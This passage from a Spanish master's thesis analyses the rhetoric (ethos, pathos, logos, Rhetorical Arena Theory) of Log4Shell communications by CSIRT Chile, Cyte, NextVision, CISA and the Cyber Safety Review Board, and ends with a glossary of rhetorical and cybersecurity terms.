Descripción: la gestión activa del miedo — El mensaje tranquilizador.

Texto original: «Los usuarios no deben asustarse, no hay nada en particular que deban hacer respecto de Logj4, salvo estar atentos a que los productos afectados sean efectivamente parchados. En este sentido solo debe seguir las mismas precauciones recomendadas siempre, como mantener sus aparatos y programas actualizados [...] tener contraseñas seguras y activar el doble factor de autenticación».

Análisis retórico:

- ***Pathos*** (Gestión de la ansiedad): este es el movimiento retórico más importante del documento. A diferencia de otros actores que buscan generar urgencia, el CSIRT de Chile utiliza el *pathos* para desactivarla activamente. La frase «Los usuarios no deben asustarse» es una intervención directa para controlar el pánico. Transforma una crisis técnica compleja en una recomendación de higiene digital rutinaria, devolviendo la sensación de control al ciudadano.
- ***Ethos* paternalista y protector**: al dar un consejo tranquilizador y específico («no hay nada en particular que deban hacer»), el CSIRT adopta un rol de autoridad protectora. Se posiciona como la entidad que se ocupa de la complejidad del problema para que el ciudadano no tenga que hacerlo, reforzando la confianza en las instituciones.

6.9.3. Fragmento 3

Descripción: contextualización del riesgo real y demostración de capacidades.

Texto original: «Pese a lo extendido del uso [...] no se ha conocido de víctimas prominentes al día de hoy [...]. Esta es la evolución de los intentos de ataques relacionados con Log4j a la *Red de Conectividad del Estado* que han sido detectados al día por el CSIRT de Gobierno durante diciembre. Tras un peak de 6.566 a mediados de mes, se aprecia una tendencia a la baja».

Análisis retórico:

- ***Logos* con datos locales**: para reforzar el mensaje tranquilizador, se utiliza un *logos* basado en datos propios y locales. Presentar el gráfico de ataques a la red del estado con un pico y una posterior tendencia a la baja es una prueba empírica poderosa. Demuestra que, aunque la amenaza es real, las autoridades nacionales tienen la capacidad de monitorizarla y que la situación está bajo control.
- ***Ethos* de competencia nacional**: esta demostración de capacidad de monitorización es una fuerte construcción de *ethos*. El CSIRT no solo retransmite información global, sino que genera su propia inteligencia sobre el impacto en Chile. Esto legitima su autoridad no solo como traductor, sino como actor competente y vigilante del ciberespacio nacional.
- ***Pathos* de normalización**: minimizar el impacto citando la falta de «víctimas prominentes» y mostrando una tendencia a la baja contribuye a normalizar la situación y a reducir la percepción de un apocalipsis inminente, reforzando el marco general de tranquilidad.

6.9.4. Síntesis estratégica del comunicado

- **Posicionamiento RAT dominante**: traductor ciudadano y *gestor* de la *percepción* pública. El CSIRT de Chile se posiciona en una arena retórica distinta a la de los actores puramente técnicos. Su función principal es servir de interfaz entre la complejidad de la crisis de ciberseguridad y la necesidad de información clara y tranquilizadora del público general. Comunica *sobre* la crisis, pero lo hace *para* los ciudadanos, con el objetivo de gestionar la narrativa social.
- **Estrategia retórica principal**: pedagogía de la calma. La estrategia se basa en tres pilares:
    a. **Simplificar** el problema técnico a través de analogías y ejemplos populares (*logos* adaptado).
    b. **Desactivar** activamente el pánico mediante mensajes directos y tranquilizadores (*pathos* inverso).
    c. **Demostrar** competencia y control a través de datos de monitorización locales (*ethos* de autoridad protectora).
- **Función en el ecosistema**: la función de este comunicado es crucial para la resiliencia social ante una crisis técnica. Mientras otros actores movilizan a los equipos técnicos, el CSIRT de Chile se encarga de mantener la calma y la confianza en el resto de la población,

evitando una alarma social desproporcionada. Completa el espectro comunicativo, demostrando que una respuesta integral a una crisis de ciberseguridad debe incluir tanto la dimensión técnica como la ciudadana.

6.10. ANÁLISIS 10: CYTE — EL EDUCADOR ESPECIALISTA Y NARRADOR RETROSPECTIVO

Este artículo de Cyte, firmado por el ingeniero Zharet Bautista Montes, se presenta como un caso de estudio retrospectivo. Su estrategia retórica es la de un **educador boutique**: utiliza una narrativa elaborada, casi literaria, para analizar la crisis de Log4Shell. El objetivo no es la alerta inmediata ni la venta agresiva, sino la construcción de una autoridad basada en la profundidad del análisis, la sofisticación conceptual y una voz autoral identificable. Se posiciona como un experto que no solo informa, sino que interpreta y extrae lecciones con una perspectiva humana y técnica.

6.10.1. Fragmento 1

Descripción: la apertura narrativa y dramática.

Texto original: «Databa el 9 de diciembre de 2021, [...] cuando por todos los medios de divulgación tecnológica se afirmaba un hallazgo abrumador: se había encontrado una vulnerabilidad de día cero que ya afectaba a una cantidad ingente de dispositivos [...]; sólo una petición con una serie de cadenas de texto específicas bastaban para poner en marcha un ataque devastador: LOG4SHELL».

Análisis retórico:

- ***Pathos***: el texto se abre con un tono narrativo y solemne. El uso del verbo «databa» en lugar de un simple «el 9 de diciembre» establece inmediatamente un marco de relato histórico. Palabras como «abrumador», «ingente» y «devastador» son una elección deliberada para generar un impacto emocional y construir una atmósfera de crisis épica.
- ***Ethos***: al adoptar esta voz de cronista, el autor (y por extensión, Cyte) se posiciona no como un simple técnico, sino como un narrador autorizado de la historia de la ciberseguridad. Este *ethos* de historiador o analista reflexivo le confiere una autoridad distinta, más intelectual.

6.10.2. Fragmento 2

Descripción: la ironía como recurso de autoridad conceptual.

Texto original: «Y he ahí la ironía del caso: la víctima de la vulnerabilidad, una herramienta cuyo propósito se suponía era monitorear el comportamiento de los dispositivos para inspeccionar su estado de seguridad, podía a su vez utilizarse para convertir a estos en los objetivos de cualquier atacante».

Análisis retórico:

- ***Ethos***: identificar la «ironía del caso» es un movimiento retórico sofisticado. Demuestra una comprensión que va más allá de los detalles técnicos para alcanzar una abstracción conceptual. Esto eleva el *ethos* del autor de un experto técnico a un pensador crítico. Señalar la paradoja demuestra una maestría sobre el tema que genera una gran confianza en su capacidad de análisis.
- ***Pathos***: la ironía también tiene un componente emocional. Genera en el lector una sensación de asombro y una apreciación más profunda de la naturaleza perversa de la vulnerabilidad, haciendo la narrativa más atractiva y memorable.

6.10.3. Fragmento 3

Descripción: la humanización de la crisis y el homenaje a los profesionales.

Texto original: «Se podría afirmar que se trató de una auténtica situación donde se ponen a prueba la templanza, paciencia, resiliencia, perseverancia y altruismo de cualquier administrador de sistemas: solo imagínese la frustración que tuvieron que experimentar los profesionales [...] justo cuando se avecinaba la época de festividades de fin de año».

Análisis retórico:

- ***Pathos***: este es el uso más explícito del *pathos*. El texto no solo describe la crisis, sino que invita al lector a empatizar con los profesionales que la gestionaron. El uso de palabras como «frustración» y la mención a las «festividades de fin de año» humanizan por completo el evento. No es un análisis frío; es un relato que busca generar solidaridad y reconocimiento hacia la comunidad técnica.

- ***Ethos***: al mostrar esta empatía, Cyte construye un *ethos* de empresa que comprende y valora a su público objetivo (los profesionales de TI). No los ve como meros clientes, sino como colegas en la misma trinchera, lo que fortalece la conexión con la marca.

6.10.4. Fragmento 4

Descripción: la sutil transición comercial.

Texto original: «Si deseas tener siempre a la mano el artículo escrito por nuestro ingeniero Zharet Bautista Montes, te invitamos a descargarlo [...]. Consúltenos vía email a: info@cyte.co acerca de las preguntas que pueda tener sobre cómo puede adquirir la herramienta Crypto-Vault®».

Análisis retórico:

- **Marketing de contenidos**: la estrategia comercial es notablemente sutil. Primero, se ofrece el artículo como un recurso descargable, reforzando su valor como contenido educativo. Solo al final, y de forma casi separada, se introduce la llamada a la acción para consultar sobre su producto, Crypto-Vault®.
- ***Ethos* de consultor**: la invitación a «consultar» en lugar de «comprar» posiciona a Cyte como un asesor, no como un vendedor agresivo. Este *ethos* consultivo es coherente con el tono educativo y reflexivo de todo el artículo.

6.10.5. Síntesis estratégica del comunicado

- **Posicionamiento RAT dominante**: especialista educativo boutique. Cyte se labra un nicho muy específico. No tiene la escala de un *thought leader* como IBM, ni el enfoque de venta directa de Wallarm. Se posiciona como una firma especializada que utiliza la autoría personal, un tono narrativo sofisticado y un análisis profundo para atraer a una audiencia que valora la pericia y el detalle. Comunica *sobre* la crisis, transformándola en un relato didáctico, *para* un público técnico que aprecia la reflexión conceptual.
- **Estrategia retórica principal**: autoridad a través de la narrativa sofisticada y la empatía. La estrategia de Cyte se basa en construir un fuerte *ethos* de experto a través de una narrativa que es a la vez técnicamente competente y humanamente resonante. Utilizan la dramatización, la ironía y la empatía para crear un vínculo con el lector que trasciende la mera transmisión de información, generando confianza y respeto por su nivel de análisis.

- **Función en el ecosistema**: la función de Cyte es ocupar el espacio del analista reflexivo. En un ecosistema lleno de alertas urgentes y marketing directo, Cyte ofrece una pausa para la comprensión profunda. Su rol es el de atraer a clientes potenciales no a través de la urgencia o el miedo, sino a través de una demostración de inteligencia y sensibilidad, posicionándose como el tipo de socio experto que una organización querría tener para afrontar problemas complejos.

6.11.ANÁLISIS 11: NEXTVISION — EL INTEGRADOR MULTIVENDOR

Este comunicado de NextVision, una consultora e integradora de ciberseguridad con presencia en Argentina y España, ejemplifica el rol del socio tecnológico local. Su estrategia retórica no se basa en la investigación original ni en la autoridad gubernamental, sino en la curación y síntesis de información. Actúan como un filtro de confianza, recopilando, organizando y traduciendo las directrices de múltiples fabricantes globales (*vendors*) en una guía unificada y práctica para su base de clientes regionales.

6.11.1. Fragmento 1

Descripción: establecimiento de autoridad y urgencia inmediata.

Texto original: «Alerta de Seguridad Crítica: Apache Log4j Vulnerability. Ha sido detectada una vulnerabilidad crítica (Apache Log4j Vulnerability) que afecta a la librería de registro Apache Log4j basada en Java».

Análisis retórico:

- ***Pathos***: el título y la primera frase establecen un tono de **máxima urgencia**. El uso del término «Crítica» clasifica inmediatamente la amenaza en el nivel más alto de peligrosidad, generando una respuesta de alerta en la audiencia.
- ***Ethos***: la frase «Ha sido detectada» posiciona a NextVision como un **actor vigilante y proactivo**. No se presentan como la fuente del descubrimiento, sino como una entidad que está monitoreando activamente el panorama de amenazas y que tiene la competencia para identificar y comunicar los riesgos relevantes para sus clientes.

6.11.2. Fragmento 2

Descripción: demostración de competencia a través de recomendaciones propias.

Texto original: «NextVision recomienda: 1. Revisar ficheros de configuración buscando log4j2.formatMsgNoLookups [...]. 3. Revisar si se ha tenido un aumento de conexiones DNS [...]. 8. Revisar en Windows si se han creado tareas programadas, y en Linux en el Cron».

Análisis retórico:

- ***Ethos***: este es un movimiento de afirmación de autoridad clave. Antes de presentar las soluciones de sus socios, NextVision emite sus propias recomendaciones. La frase «NextVision recomienda» establece un *ethos* de autoridad prescriptiva. No son meros retransmisores; son expertos con criterio propio capaces de guiar a sus clientes.
- ***Logos***: la lista de recomendaciones es un ejemplo de *logos* altamente práctico y orientado a la acción. Proporciona pasos concretos y verificables que los equipos de TI pueden implementar de inmediato, desde revisar ficheros de configuración hasta buscar tareas programadas en el sistema operativo, lo que demuestra su conocimiento práctico de la administración de sistemas.

6.11.3. Fragmento 3

Descripción: el valor de la curación — síntesis de soluciones *multivendor*.

Texto original: «RECOMENDACIONES DE NUESTROS PARTNERS. A continuación, te compartimos las acciones de mitigación que deben implementar en tu organización en caso de contar con servicios de los siguientes *vendors*: Fortinet, Sophos, Kaspersky, Forcepoint, F-Secure, SecurityScorecard, Symantec».

Análisis retórico:

- ***Ethos* de integrador confiable**: esta sección es el núcleo de su propuesta de valor. Al compilar y resumir las soluciones de un amplio abanico de fabricantes líderes, NextVision construye su *ethos* como un socio indispensable para entornos multivendor. Ahorran a sus clientes el trabajo de tener que consultar múltiples fuentes, posicionándose como un punto central de información curada y fiable. El tono «te compartimos» refuerza una relación de cercanía y colaboración.
- ***Logos***: la propia lista de fabricantes y sus soluciones específicas (firmas IPS de Fortinet, reglas de Sophos, detecciones de Kaspersky, etc.) funciona como una prueba lógica y exhaustiva de su competencia y de la amplitud de su ecosistema de *partners*.

6.11.4. Fragmento 4

Descripción: la llamada a la acción comercial.

Texto original: «Si cuentas con soporte de NextVision, contáctanos para darte mayor asesoramiento. En caso contrario, puedes comunicarte con el equipo comercial para más información sobre nuestros servicios de consultoría/soporte».

Análisis retórico:

- ***Ethos***: La oferta de «mayor asesoramiento» consolida su *ethos* de socio experto y accesible, dispuesto a ir más allá de la información general para ofrecer ayuda personalizada.

Marketing Directo: Tras demostrar su valor a lo largo de todo el comunicado, la conclusión es una llamada a la acción comercial clara. Se segmenta a la audiencia en dos:

a. Clientes existentes: Se les recuerda el valor del soporte que ya tienen («contáctanos para darte mayor asesoramiento»), reforzando la retención.
b. Potenciales clientes: Se les invita a contratar sus servicios, utilizando el propio comunicado como una demostración de la calidad y utilidad de su consultoría.

6.11.5. Síntesis estratégica del comunicado

- **Posicionamiento RAT dominante**: integrador regional y curador *multivendor*. NextVision ocupa un nicho crucial en la arena retórica. No compiten en la creación de inteligencia original, sino en su síntesis y aplicación práctica. Comunican *sobre* las soluciones de los fabricantes globales *para* su base de clientes regional, añadiendo valor al reducir la complejidad y la sobrecarga de información.
- **Estrategia retórica principal**: autoridad a través de la simplificación y la guía práctica. La estrategia de NextVision se basa en construir un *ethos* de socio de confianza cuya principal competencia es la curación experta. Utilizan un *logos* muy práctico y orientado a la acción para demostrar su utilidad inmediata, y luego apalancan esa confianza para reforzar su posición comercial.
- **Función en el ecosistema**: la función de NextVision es la de un traductor y simplificador para organizaciones con infraestructuras de seguridad heterogéneas. En medio del caos

informativo de una crisis global, donde cada fabricante emite sus propias alertas, ellos ofrecen un refugio de claridad: un único documento que consolida todo lo que un cliente necesita saber, sin importar qué tecnologías utilice. Este rol es fundamental para la resiliencia operativa de las empresas medianas y grandes.

6.12.ANÁLISIS 12: CISA — EL ORQUESTADOR FEDERAL GLOBAL

Este documento de orientación de la *Agencia Nacional de Ciberseguridad* e Infraestructura de EE. UU. (CISA) representa el papel de un orquestador federal global. La comunicación de CISA no es una simple alerta, sino una directiva, un esfuerzo de coordinación y un centro de recursos centralizado. Su estrategia retórica se basa en el establecimiento de una autoridad gubernamental incuestionable que dirige la acción nacional y coordina una respuesta global, actuando como el sistema nervioso central de una de las crisis de ciberseguridad más significativas de la historia reciente.

6.12.1. Fragmento 1

Descripción: establecimiento de autoridad federal y coalición global.

Texto original: «CISA y sus socios, a través del Joint Cyber Defense Collaborative, están respondiendo a la explotación activa y generalizada de una vulnerabilidad crítica de ejecución remota de código (RCE) (CVE-2021-44228) en la librería de *software* Log4j de Apache [...]. Un actor remoto no autenticado podría explotar esta vulnerabilidad para tomar el control de un sistema afectado».

Análisis retórico:

- ***Ethos***: CISA establece de inmediato su autoridad federal suprema. La frase «CISA y sus socios, a través del Joint Cyber Defense Collaborative» es una poderosa declaración que enmarca a CISA no como un actor solitario, sino como el líder de una vasta coalición público-privada. Este *ethos* de coordinador de un «equipo de equipos» eleva su autoridad más allá de la de un CERT nacional estándar. El tono oficial y el dominio «.gov» refuerzan este poder institucional.
- ***Pathos***: el lenguaje está cuidadosamente elegido para transmitir la máxima seriedad sin caer en el sensacionalismo. Frases como «explotación activa y generalizada» y «vulnerabilidad crítica de ejecución remota de código» generan un sentimiento de

urgencia profunda e inmediata. La amenaza no es teórica; está ocurriendo ahora y a una escala masiva.

6.12.2. Fragmento 2

Descripción: el poder de la directiva y el mandato regulatorio.

Texto original: «El 17 de diciembre de 2021, CISA emitió la directiva de emergencia (ED) 22-02: Mitigar la Vulnerabilidad de Apache Log4j, dirigiendo a las agencias del poder ejecutivo civil federal a abordar las vulnerabilidades de Log4j. La directiva de emergencia requiere que las agencias implementen medidas de mitigación adicionales [...] y requiere que las agencias parchen los activos vulnerables orientados a Internet inmediatamente».

Análisis retórico:

- ***Ethos***: Esta es la demostración más potente de la autoridad de CISA. La emisión de una directiva de emergencia es un acto retórico de poder regulatorio. El uso repetido de verbos como «dirigiendo» y «requiere» no es una recomendación, sino un mandato con fuerza legal para las agencias federales. La capitalización de «directiva de emergencia» y el uso del adverbio «inmediatamente» amplifican esta autoridad, posicionando a CISA como el mando central de la ciberdefensa del gobierno de EE. UU.
- ***Logos***: La directiva en sí misma es una herramienta lógica. Proporciona un plan de acción claro, estructurado y priorizado: identificar, mitigar y parchear, con un enfoque específico en los activos orientados a Internet. Traduce la amenaza abstracta en un conjunto concreto de acciones obligatorias.

6.12.3. Fragmento 3

Descripción: el rol de centro de información centralizado y coordinador Internacional.

Texto original: «CISA mantiene un repositorio de GitHub de origen comunitario que proporciona una lista de información públicamente disponible y avisos de proveedores [...]. Guía de Mitigación de los Socios de JCDC: Broadcom, Cisco, CrowdStrike, FireEye, Google, IBM, Microsoft, Palo Alto Networks [...]. Recursos adicionales: Aviso del equipo de respuesta a emergencias informáticas de nueva zelanda, alerta del centro canadiense para la ciberseguridad, alerta del centro nacional de ciberseguridad del Reino Unido, alerta del centro australiano de ciberseguridad».

Análisis retórico:

- ***Ethos* de coordinador y curador global**: el *ethos* de CISA se ve masivamente reforzado por su papel como repositorio central de información de confianza. Al crear un repositorio en GitHub y listar la orientación tanto de socios del sector privado de primer nivel (JCDC) como de naciones aliadas (*The Five Eyes*), CISA se posiciona en el centro de la respuesta global. Se convierte en la fuente indispensable, el «punto único» de información fiable, lo que genera una inmensa confianza y autoridad.
- ***Logos***: La lista extensa y meticulosamente organizada de recursos es un poderoso argumento lógico. Demuestra la profundidad y amplitud de la respuesta coordinada. Cada enlace y cada socio mencionado es una prueba que demuestra el papel central de CISA y la seriedad con la que la comunidad global está tratando la amenaza.

6.12.4. Síntesis estratégica del comunicado

- **Posicionamiento RAT dominante**: orquestador federal global. CISA opera en un plano superior al de otros actores. No es solo un participante en la arena; es el arquitecto de la arena. Comunica *hacia abajo* a las agencias federales con directivas vinculantes, *en paralelo* a los socios del sector privado para coordinar la defensa, y *hacia afuera* a la comunidad internacional para liderar una coalición global. Su papel es imponer orden en el caos de una crisis cibernética mundial.
- **Estrategia retórica principal**: Autoridad a través del mando, la coordinación y la curación. La estrategia de CISA se basa en tres pilares:
  a. **Mando (***ethos + pathos***):** usando su autoridad legal para emitir directivas obligatorias y crear un sentido de urgencia a nivel nacional.
  b. **Coordinación (***ethos***):** demostrando su liderazgo al organizar una vasta coalición de entidades públicas y privadas.
  c. **Curación (***logos + ethos***):** actuando como la fuente central y de confianza de información y herramientas verificadas, lo que genera credibilidad y dependencia.
- **Función en el ecosistema**: la función de CISA es liderar y estructurar la respuesta nacional e internacional. Mientras otros actores alertan, analizan o venden soluciones, CISA gobierna. Proporciona el marco general, los requisitos obligatorios y el repositorio central de conocimiento que permite a todo el ecosistema funcionar de manera más

eficaz durante la crisis. Encarna el papel de la agencia de ciberdefensa de un estado-nación moderno en un mundo digital globalizado.

6.13.ANÁLISIS 13: CISA CSRB — EL CONSTRUCTOR INSTITUCIONAL PERMANENTE

Este informe, emitido por el *Cyber Safety Review Board (*una entidad establecida por orden ejecutiva presidencial y operada por CISA), marca el punto culminante de la respuesta institucional a la crisis de Log4Shell. Su propósito no es la gestión de incidentes, sino la creación de un marco de aprendizaje permanente. Es un documento de alto nivel estratégico que transforma una vulnerabilidad específica en un caso de estudio fundacional para la gobernanza de la ciberseguridad en Estados Unidos. Su retórica está diseñada para establecer autoridad, legitimar un nuevo tipo de institución y dirigir recomendaciones a todo el ecosistema.

6.13.1. Fragmento 1

Descripción: la creación de una autoridad investigadora permanente.

Texto original: «Para abordar esta brecha, y para comenzar a impulsar las mejoras sistémicas necesarias, el Presidente Biden ordenó el establecimiento del Cyber Safety Review Board (CSRB) para revisar incidentes cibernéticos significativos y proporcionar consejos, información o recomendaciones para mejorar la ciberseguridad y las prácticas y políticas de respuesta a incidentes».

Análisis retórico:

- ***Ethos***: la autoridad del CSRB se establece de la forma más elevada posible: a través de una orden ejecutiva del Presidente de los Estados Unidos. No es una autoridad autoproclamada, sino una legitimada por el máximo poder ejecutivo. El informe se posiciona no como un análisis más, sino como el cumplimiento de un mandato presidencial, lo que le confiere un *ethos* incontestable. Se compara implícitamente con otras juntas de revisión de seguridad (como la NTSB en transporte), evocando un modelo probado de investigación objetiva.

- ***Pathos***: El lenguaje de «abordar esta brecha» y «mejoras sistémicas necesarias» genera un sentimiento de propósito y misión compartida. Apela a la necesidad colectiva de aprender de los errores y construir un futuro más seguro.

6.13.2. Fragmento 2

Descripción: Log4Shell como caso fundacional y evento paradigmático.

Texto original: «La primera revisión del CSRB se centrará en las vulnerabilidades descubiertas a finales de 2021 en la ampliamente utilizada librería de software Log4j. Como una de las vulnerabilidades más serias descubiertas en los últimos años, su examen generará muchas lecciones aprendidas».

Análisis retórico:

- ***Pathos***: Al seleccionar Log4Shell como su «primera revisión», el CSRB eleva la vulnerabilidad a un estatus de evento paradigmático. La califica como «una de las más serias» para justificar su elección y subrayar la importancia del propio CSRB. Este enmarcado crea un sentido de momento histórico: de esta crisis nacerá una nueva forma de aprender y mejorar.
- ***Logos***: La elección de Log4Shell es lógica. Su carácter ubicuo, su gravedad y la complejidad de la respuesta lo convierten en el caso de estudio perfecto para extraer el máximo número de «lecciones aprendidas», que es el objetivo principal del informe.

6.13.3. Fragmento 3

Descripción: el lenguaje de la resiliencia y el *burnout* — humanizando el ecosistema.

Texto original: «Quizás lo más significativo es que la fuerza ejercida en la respuesta urgente y los desafíos en la gestión del riesgo también contribuyeron al «burnout» profesional entre los defensores que puede, agravado con el ritmo generalmente intenso de muchos trabajos de ciberseguridad, tener un impacto a largo plazo en la disponibilidad de talento».

Análisis retórico:

- ***Pathos***: este es uno de los usos más sofisticados y efectivos del *pathos* en todo el corpus. El informe va más allá del impacto técnico o económico y aborda el costo humano de la crisis. Hablar de «burnout» (agotamiento profesional) genera una profunda empatía y reconoce el sacrificio de la comunidad de ciberseguridad. Humaniza el problema de una

manera que pocos documentos oficiales logran, creando una conexión emocional con su audiencia de profesionales.

- ***Ethos***: al mostrar esta comprensión del factor humano, el CSRB construye un *ethos* de sabiduría y visión holística. Demuestra que entiende el ecosistema no solo como un conjunto de sistemas, sino como una comunidad de personas, lo que refuerza su credibilidad como un organismo capaz de realizar recomendaciones sensatas y sostenibles.

6.13.4. Fragmento 4

Descripción: las recomendaciones como acto de gobernanza futura.

Texto original: «Las recomendaciones del CSRB se organizan en cuatro temas: 1. Abordar los riesgos continuos de Log4j [...]. 2. Impulsar las mejores prácticas existentes de higiene de seguridad [...]. 3. Construir un mejor ecosistema de *software* [...]. 4. Inversiones en el futuro».

Análisis retórico:

- ***Logos***: la sección de recomendaciones está estructurada de forma impecable. Es un ejercicio de lógica prescriptiva que va de lo inmediato (seguir parcheando Log4j) a lo estratégico a largo plazo (invertir en el futuro del ecosistema). Cada una de las 19 recomendaciones es una conclusión lógica derivada de los hallazgos del informe.
- ***Ethos***: el acto de emitir recomendaciones tan exhaustivas y dirigidas a actores específicos (CISA, OMB, sector privado, comunidad de código abierto) es la máxima expresión del *ethos* del CSRB. Se posicionan como un organismo director estratégico, una fuente de sabiduría institucional cuya función es guiar a todo el ecosistema hacia un futuro más seguro. No ordenan, pero su autoridad es tal que sus recomendaciones tienen un peso inmenso.

6.13.5. Síntesis Estratégica del Comunicado

- **Posicionamiento RAT dominante**: arquitecto institucional y constructor de gobernanza permanente. El CSRB opera en una meta-arena. Su función no es responder a la crisis, sino institucionalizar el aprendizaje derivado de ella. Se posiciona como el organismo que transforma un evento puntual y caótico en un conjunto estructurado de lecciones y recomendaciones que darán forma a la política y la práctica de la ciberseguridad durante años.

- **Estrategia retórica principal**: autoridad a través del análisis *post-mortem*. La estrategia se basa en un *ethos* de máxima autoridad (mandato presidencial), un *logos* basado en un análisis sistémico y profundo de la crisis, y un *pathos* que apela a un sentido de propósito compartido y reconoce el costo humano de la defensa cibernética. Su objetivo es generar consenso en torno a sus conclusiones y recomendaciones.
- **Función en el ecosistema**: la función del CSRB es ser el motor de la mejora continua a nivel nacional y sistémico. Representa la madurez del ecosistema de ciberseguridad de EE. UU., pasando de un modelo puramente reactivo a uno que busca activamente aprender de los incidentes para prevenir futuras crisis. Es la encarnación de la memoria institucional y la planificación estratégica a largo plazo en materia de ciberseguridad.

7. ANEXO B. GLOSARIO UNIFICADO DE TÉRMINOS

Este anexo recoge el glosario unificado de términos utilizados en el presente TFM para su mejor lectura, que incluye tanto recursos retóricos como técnicos, algunos de ellos enlazados desde notas al pie.

Tabla 3. ***Glosario***

Término	**Definición**
Arena Retórica (RAT)	Concepto que describe el espacio simbólico donde múltiples actores (instituciones, medios, expertos) compiten y colaboran para definir la narrativa y legitimidad de un asunto público o una crisis.
B2B / B2C	Siglas de *Business-to-Business* (negocio a negocio) y *Business-to-Consumer* (negocio a consumidor), que describen los modelos de transacción comercial.
CCN-CERT	Equipo de Respuesta ante incidentes de Seguridad del Centro Criptológico Nacional de España, con autoridad sobre la Administración Pública e infraestructuras críticas.
CERC	*Crisis and Emergency Risk Communication*. Modelo desarrollado por los CDC de EE. UU. que organiza la comunicación de crisis por fases (preparación, inicio, resolución) y se basa en principios como «ser primero, ser preciso y ser creíble».
CERT	*Computer Emergency Response Team*. Término genérico para los equipos que gestionan y responden a incidentes de seguridad informática, como INCIBE-CERT o CCN-CERT.

CISA	*Cybersecurity and Infrastructure Security Agency*. Agencia de Ciberseguridad y Seguridad de Infraestructuras de EE. UU., que actuó como "orquestador federal global" durante la crisis de Log4j, emitiendo directivas obligatorias.
CSIRT	*Computer Security Incident Response Team*. Equipo de Respuesta a Incidentes de Seguridad Informática. En el TFM se analiza el rol del CSIRT de Chile como "traductor ciudadano".
CSRB	*Cyber Safety Review Board*. Junta de Revisión de Seguridad Cibernética de EE. UU., creada para investigar incidentes significativos a posteriori e institucionalizar el aprendizaje, como el informe final sobre Log4j.
CVE	*Common Vulnerabilities and Exposures*. Estándar que asigna un identificador único a las vulnerabilidades de seguridad conocidas. La de Log4j fue **CVE-2021-44228**.
CVSS	*Common Vulnerability Scoring System*. Sistema estándar para puntuar la gravedad de las vulnerabilidades en una escala de 0 a 10. A Log4Shell se le asignó la puntuación máxima de **10.0**.
DoS	*Denial of Service* (Denegación de Servicio). Tipo de ciberataque que busca que un sistema o red deje de estar disponible para sus usuarios legítimos.
ENISA	*European Union Agency for Cybersecurity*. Agencia de la Unión Europea para la Ciberseguridad, mencionada al contextualizar Log4j como un riesgo sistémico a nivel europeo.

Ethos	Uno de los tres modos de persuasión aristotélicos. Se refiere a la **credibilidad, autoridad y carácter moral** que proyecta el emisor para generar confianza en la audiencia.
***Ethos* digital**	Adaptación del concepto clásico de *ethos* al entorno digital, donde la credibilidad se construye mediante la rapidez de respuesta, competencia técnica demostrada en tiempo real y transparencia evolutiva.
Fatiga informativa	Fenómeno psicológico que se produce cuando una audiencia es expuesta de forma continua a mensajes de alta intensidad emocional, reduciendo su capacidad de atención y respuesta ante nuevas alertas.
FUD	Acrónimo de *Fear, Uncertainty and Doubt* (Miedo, Incertidumbre y Duda). Estrategia comunicativa que busca influir en la percepción mediante la generación de emociones negativas, a menudo utilizada de forma manipulativa.
Hotpatch	Revisión o parche de *software* que se puede aplicar "en caliente", es decir, sin necesidad de reiniciar el sistema o la aplicación afectada. AWS desarrolló uno durante la crisis de Log4j.
INCIBE	*Instituto Nacional de Ciberseguridad de España*. Entidad de referencia para el desarrollo de la ciberseguridad y la confianza digital de ciudadanos y empresas.
JCDC	*Joint Cyber Defense Collaborative*. Coalición liderada por CISA que agrupa a socios del sector público y privado para coordinar la defensa y respuesta ante ciberataques significativos.

JNDI	*Java Naming and Directory Interface*. Interfaz de programación de aplicaciones (API) de Java que permite a los clientes descubrir e buscar datos y objetos a través de un nombre. La explotación de esta función fue clave en el ataque de Log4Shell.
Kairós	Concepto retórico griego que se refiere al **momento oportuno o adecuado** para decir o hacer algo. En la comunicación de crisis, alude a la importancia crucial del *timing* en la intervención discursiva.
Log4Shell	Nombre común de la vulnerabilidad CVE-2021-44228 descubierta en la librería (comúnmente usado el término «librería» en los comunicados pero más correcto sería «biblioteca») Log4j, que permitía la ejecución remota de código mediante la explotación de búsquedas JNDI.
Logos	Modo de persuasión aristotélico centrado en la **lógica, la razón y la evidencia**. Se basa en la solidez y coherencia de los argumentos presentados.
***Logos* técnico-operativo**	Adaptación del *logos* clásico a contextos tecnológicos, donde la racionalidad se expresa mediante argumentación clara basada en datos verificables y estructurada en bloques operativos comprensibles.
Nueva Retórica	Corriente teórica desarrollada por Perelman y Olbrechts-Tyteca que desplaza el foco de la demostración de verdades universales hacia la obtención de la adhesión del auditorio mediante argumentos razonables y contextualizados.
Pathos	Modo de persuasión aristotélico que apela a las **emociones y sentimientos** de la audiencia para influir en su percepción y disposición a la acción.

***Pathos* estratégico**	Uso controlado y calibrado de las emociones en comunicación de crisis, buscando activar una respuesta sin generar pánico o sobrecarga emocional contraproducente.
RAT	*Rhetorical Arena Theory* (Teoría de la Arena Retórica). Marco teórico que describe el espacio simbólico donde múltiples actores (instituciones, medios, expertos) compiten y colaboran para definir la narrativa y legitimidad de un asunto público o una crisis.
RCE	*Remote Code Execution* (Ejecución Remota de Código). Tipo de ataque que permite a un ciberdelincuente ejecutar comandos de forma remota en un dispositivo vulnerable, como ocurría con Log4Shell.
Retórica de la urgencia	Conjunto de estrategias discursivas orientadas a provocar una respuesta inmediata y eficaz ante situaciones críticas, caracterizada por la temporalidad intensificada, síntesis argumentativa y control emocional consciente.
SCCT	*Situational Crisis Communication Theory* (Teoría Situacional de la Comunicación de Crisis). Modelo teórico de W. T. Coombs que clasifica los tipos de crisis y asigna estrategias de respuesta comunicativa según el nivel de responsabilidad atribuido a la organización.
Segmentación del discurso	Estrategia comunicativa que adapta el contenido, tono y formato del mensaje según las características específicas de diferentes audiencias, aplicando los principios de la Nueva Retórica.
Transparencia evolutiva	Práctica comunicativa que consiste en documentar públicamente el progreso de la respuesta a una crisis, incluyendo autocorrecciones y versiones previas, para reforzar la credibilidad institucional.

Urgencia modulada	Gestión calibrada de la intensidad emocional en comunicación de crisis, aplicando escalada decreciente según las fases evolutivas del incidente para evitar fatiga informativa y mantener efectividad persuasiva.
Vulnerabilidad de día cero (0-day)	Vulnerabilidad de seguridad previamente desconocida para la cual no existe parche o solución disponible, siendo por tanto especialmente peligrosa al no existir defensas preparadas.
WAF	*Web Application Firewall*. Sistema de seguridad que filtra, monitoriza y bloquea el tráfico HTTP/HTTPS malicioso hacia y desde aplicaciones web, actuando como barrera protectora entre aplicaciones web e Internet.